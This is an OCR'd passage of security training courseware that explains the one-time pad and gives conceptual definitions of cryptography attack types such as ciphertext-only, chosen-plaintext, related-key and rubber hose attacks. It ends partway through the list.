
  A one-time pad mostly contains a non-repeating set of letters or numbers, which the system chooses randomly. The user writes them on small sheets of paper and then pastes them together in a pad.

  Example of One-time pad usage:

  The sender encrypts only one plaintext character using each key letter on the pad, and the receiver decrypts each letter of the ciphertext using an identical pad. Once the letter uses a page, he or she tears it off the pad and securely discards it; hence, the name one-time pad.

  Drawback:


  The key length is the same as that of the message, thus making it impossible to encrypt and send large messages.



Cryptography Attacks

- Cryptography attacks are based on the assumption that the cryptanalyst has access to the **encrypted information**

Ciphertext-only Attack	Attacker has access to the cipher text; the goal of this attack is to **recover the encryption key** from the ciphertext
Adaptive Chosen-plaintext Attack	Attacker makes a **series of interactive queries**, choosing subsequent plaintexts based on the information from the previous encryptions
Chosen-plaintext Attack	Attacker **defines their own plaintext**, feeds it into the cipher, and analyzes the resulting ciphertext
Related-Key Attack	Attacker can obtain ciphertexts encrypted under **two different keys**; this attack is useful if the attacker can obtain the plaintext and matching cipher text
Dictionary Attack	Attacker constructs a **dictionary of plaintext** along with its corresponding ciphertext that they have learnt over a certain period of time



Cryptography Attacks (Cont'd)

Known-plaintext Attack	Attacker has **knowledge of some part of the plain text**; using this information, the key used to generate ciphertext is deduced to decipher other messages
Chosen-ciphertext Attack	Attacker obtains plaintexts corresponding to an **arbitrary set** of ciphertexts of their own choosing
Rubber Hose Attack	Extraction of cryptographic secrets (e.g., the password to an encrypted file) from a person by **coercion or torture**
Chosen-key Attack	Attacker usually breaks an **n bit** key cipher into $2^{n/2}$ operations
Timing Attack	It is based on repeatedly measuring the **exact execution times** of modular exponentiation operations
Man-in-the-middle Attack	Attacker performs this attack on the **public key cryptosystems** where key exchange is required before communication takes place

Cryptography Attacks

Attackers conduct cryptography attacks by assuming that the cryptanalyst has access to the encrypted information. A cryptography attack or cryptanalysis involves the study of various principles and methods of decrypting the ciphertext back to the plaintext without knowledge of the key.

The various types of cryptography attacks are as follows:

- **Ciphertext-only Attack**

  Ciphertext-only is less effective but much more likely for the attacker. The attacker only has access to a collection of ciphertexts. This is much more likely than known plaintext but is also the most difficult. The attack is completely successful if the corresponding plaintexts (or even better, the key) can be deduced. The ability to obtain any information at all about the underlying plaintext is still considered a success. So what does the attacker do with the ciphertexts he/she has accumulated? You can analyze them for patterns, trying to find something that would give you a hint as to the key that was used to crack them. Often, the result of this attack is just a partial break and not a complete break.

- **Adaptive Chosen-plaintext Attack**

  In this type of attack, an attacker has complete access to the plaintext message including its encryption, and he/she can also modify the content of the message by making a series of interactive queries, choosing subsequent plaintext blocks based on the information from the previous encryption queries and functions. To perform this attack, an attacker needs to interact with the encryption device.

- **Chosen-plaintext Attack**

  A chosen plaintext attack is a highly effective type of cryptanalysis attack. In this attack, the attacker obtains the ciphertexts corresponding to a set of plaintexts of his/her own choosing. This allows the attacker to attempt to derive the key used and thus decrypt other messages encrypted with that key. Basically, since the attacker knows the plaintext and the resultant ciphertext, he/she gains many insights into the key used. This technique can be difficult but is not impossible.

- **Related-Key Attack**

  The related-key attack is similar to the chosen plaintext attack, except that the attacker can obtain ciphertexts encrypted under two different keys. This is actually a very useful attack if you can obtain the plaintext and matching ciphertext. The attack requires that the differing keys be closely related, e.g., in a wireless environment where subsequent keys might be derived from previous keys. Then, while the keys are different, they are close. Much like the ciphertext-only attack, this type of attack is most likely only going to yield a partial break.

- **Dictionary Attack**

  In this attack, the attacker constructs a dictionary of plaintext along with its corresponding ciphertext that he/she has analyzed and obtained for a certain period of time. After building the dictionary, if the attacker obtains the ciphertext, he/she uses the already built dictionary to find the corresponding plaintext. Attackers use this technique to decrypt keys, passwords, passphrases, and ciphertext.

- **Known-plaintext Attack**

  In this attack, the only information available to the attacker is some plaintext blocks along with the corresponding ciphertext and algorithm used to encrypt and decrypt the text. Using this information, the key used to generate the ciphertext is deduced so as to decipher other messages. This attack works on block ciphers and is an example of linear cryptanalysis. The known plaintext blocks are generated using a series of intelligent guesses and logic, and not by accessing the plaintext over a channel.

- **Chosen-ciphertext Attack**

  The attacker obtains the plaintexts corresponding to an arbitrary set of ciphertexts of his own choosing. Using this information, the attacker tries to recover the key used to encrypt the plaintext. To perform this attack, the attacker must have access to the communication channel between the sender and the receiver.

  There are two variants of this attack:

  - Lunchtime or Midnight Attack: In this attack, the attacker can have access to the system for only a limited amount of time or can access only a few plaintext-ciphertext pairs.
  - Adaptive Chosen-ciphertext Attack: In this attack, the attacker selects a series of ciphertexts and then observes the resulting plaintext blocks.

- **Rubber Hose Attack**

  Attackers extract cryptographic secrets (e.g., the password to an encrypted file) from a person by coercion or torture. In general, people under pressure cannot maintain security, and they will reveal secrets or hidden information. Attackers torture victims to reveal secret keys or passwords used to encrypt the information.

- **Chosen-key Attack**

